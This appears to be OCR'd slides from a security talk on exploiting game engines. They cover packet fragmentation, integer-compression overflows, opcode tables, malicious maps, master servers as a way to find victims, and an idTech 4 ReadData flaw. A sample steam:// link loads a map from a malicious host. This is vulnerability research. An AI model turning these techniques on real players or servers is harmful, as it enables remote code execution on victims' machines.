    - Team Fortress 2
    - More..
  - CryEngine
  - American's Army 3
  - ENet Library
  - **Others…**

Fragmented Packets [Exploitation]

- Easy to exploit fragmented packet issues
- Game engines are usually written in **C++**
- Tons of **function pointers** around
- Need more **:**] ?



The Attack Plan




Compression

Algorithms

Compression

Index Numbers



Compression [Index Numbers]

- A way to represent numbers


- Store/Transmit numbers in an efficient way
  - Using the minimum amount of bits

- Number = [sequence of bits] != 4-bytes
  - **Average** case: 1,2 bytes
  - **Worst** case: 5 bytes


- Two types:
  - **Unsigned**
  - **Signed**

Compression [Index Numbers]

- General way for 32 bit (unsigned):
  - 7 bits, value
  - 1 bit, has next (byte) check




- To get an idea:
  - Number fits in 7 bits =>
  - Or it needs more bits =>



Compression [Index Numbers]


- General way for 32 bit (signed):
  - 1st byte:
    - 1 bit, sign
    - 6 bits, value
    - 1 bit, has next (byte) check



  - From the 2nd onwards:
    - same as the unsigned version


Compression [Index Numbers]

- Looking for interesting bugs ?
  - Think about **flipping the first/last bit**



- Very often **integer overflows**
- Easy to exploit

The Attack Plan




Game Protocol [Opcodes]

- Suppose that we have found a vulnerability in a game engine shared between 2 different games

- We have found the game protocol, and the opcodes for the first protocol handshake are:

```
Client → 00  11  22  33  44

         bb  11  22  33  44 ← Server
```

Game Protocol [Opcodes]



Game Protocol [Opcodes]


- Why should we care?
  - If we want to be able to write **cross-game exploits** we need to understand these concepts

- Interesting approach:
  - **Protocol Tables**

Game Protocol [Protocol Table]

$$\begin{bmatrix} \mathrm{OP\_}_{1} \\ \mathrm{OP\_}_{2} \\ \mathrm{OP\_}_{3} \\ \mathrm{OP\_}_{4} \\ \mathrm{OP\_}_{5} \\ \mathrm{OP\_}_{6} \end{bmatrix}$$

Base opcodes
provided by the engine



$$\begin{bmatrix} \mathrm{OP\_}_{4} \\ \mathrm{OP\_}_{5} \\ \mathrm{OP\_}_{6} \\ \mathrm{OP\_}_{1} \\ \mathrm{OP\_}_{2} \\ \mathrm{OP\_}_{3} \end{bmatrix}$$


Permutation-based approach
provided by the engine but
used by the game developers

$$\begin{bmatrix} \mathrm{OP\_}_{1}(x) \\ \mathrm{OP\_}_{2}(x) \\ \mathrm{OP\_}_{3}(x) \\ \mathrm{OP\_}_{4}(x) \\ \mathrm{OP\_}_{5}(x) \\ \mathrm{OP\_}_{6}(x) \end{bmatrix}$$

Function-based approach
provided by the engine but
used by the game developers


Game Protocol [Runtime Generation]

- The protocol table appears in memory (only) at Runtime
- **Good news**
  it's constant for each game
- **Bad news**
  we need to get the table for each Game using the target Game Engine




Game Protocol [Exploitation]

X_Game_Exploit ~ Engine_Exploit_Template(G)



The Attack Plan



Customization [MODs]

- Game engines allow users to load custom MODs:
  - Animations
  - **Maps**
  - Model
  - Sounds
  - Etc

- Maps are interesting because:
  - Complex binary formats (fuzzing..)
  - Complex parsing routines (IDA..)
  - Automatically downloaded from the Servers
  - A bug mine **:]**

Customization [CMD line]

- Game engines allow users to start games with **custom command line arguments**

- Usually local issues/features **=>** local exploit **=>** sad..

- But! Thanks to **Origin** and **Steam** an attacker can exploit these local issues/features remotely.
  - Hello RCE **:]**
  - Please refer to our previous research on Origin and Steam security for additional info.

Customization [CMD line]

- Command line switch to check for interesting effects:

1) **Devmode**: to enable most of the fun things :]
   - Supposed to be used to debug/test/mess with customizations

2) **Loading**: to load arbitrary files in memory or on arbitrary locations on the victim's system
   - Supposed to be used to load external (local) content like:
     - maps
     - sounds
     - models
     - Etc.

3) **Logging**: to write custom files on the victim's system
   - Supposed to be used to log game customization or in-game events

Customization [CMD line]

Expected Usage (local exec):

```
gameX.exe -map myNewAmazingMap
```

Unexpected Usage (remote exec):]

```
<a href="
steam://start=GameX&Map=veryMALICIOUSwebsite.com/map">
```

URI **RUN GAME** **PARAMS={ local cmd-line args }**

Please refer to our paper on Steam for a real/complete steam:// link example.

Master Servers

Master Servers [What]


- Master Servers are online database for games
  - Info about Servers => Hosted by Companies & Players
  - Sometimes info about Clients => Players


- Useful for developers
  - Matchmaking

- Useful for players
  - Finding match to join

- Useful for **attackers**
  - Finding victims/targets

Master Servers [How]


List_servers(**GAME_ENGINE_X**)
ip_1, ip_2, ip_3, …, ip_N
Master Server



Real World

idTech 4 (0-days)

Quake Wars

Brink

QUAKE 4

idTech 4 [The Function]

- idTech 4, exposes an interesting function
  - idBitMsg::ReadData(..)
- This function is used both:
  - Server-side
  - Client-side
- Attackers have twice the fun

idTech 4 [The Function]

- This function is available in all the games using this engine

- But some games don't call the function in a vulnerable way, like **DOOM 3**

- For other games there are several places where there is a call to this function…

idTech 4 [The Function]

- In **Quake Wars**
  - the function is called in a bad way **Client-side**

- In **Brink**
  - the function is called in a bad way **Server-side**

- Let’s take a look at some 0-days related to this function…

idTech 4 [The Function]

```
int idBitMsg::ReadData( void *data, int length ) const {
    int cnt;
    ReadByteAlign();
    cnt = readCount;

    if ( readCount + length > curSize ) {
        if ( data ) {
            memcpy( data, readData + readCount, GetRemaingData() );
        }
        readCount = curSize;
    } else {
        if ( data ) {
            memcpy( data, readData + readCount, length );
        }
        readCount += length;
    }

    return ( readCount - cnt );
}
```

From the Engine
GPL Source Code

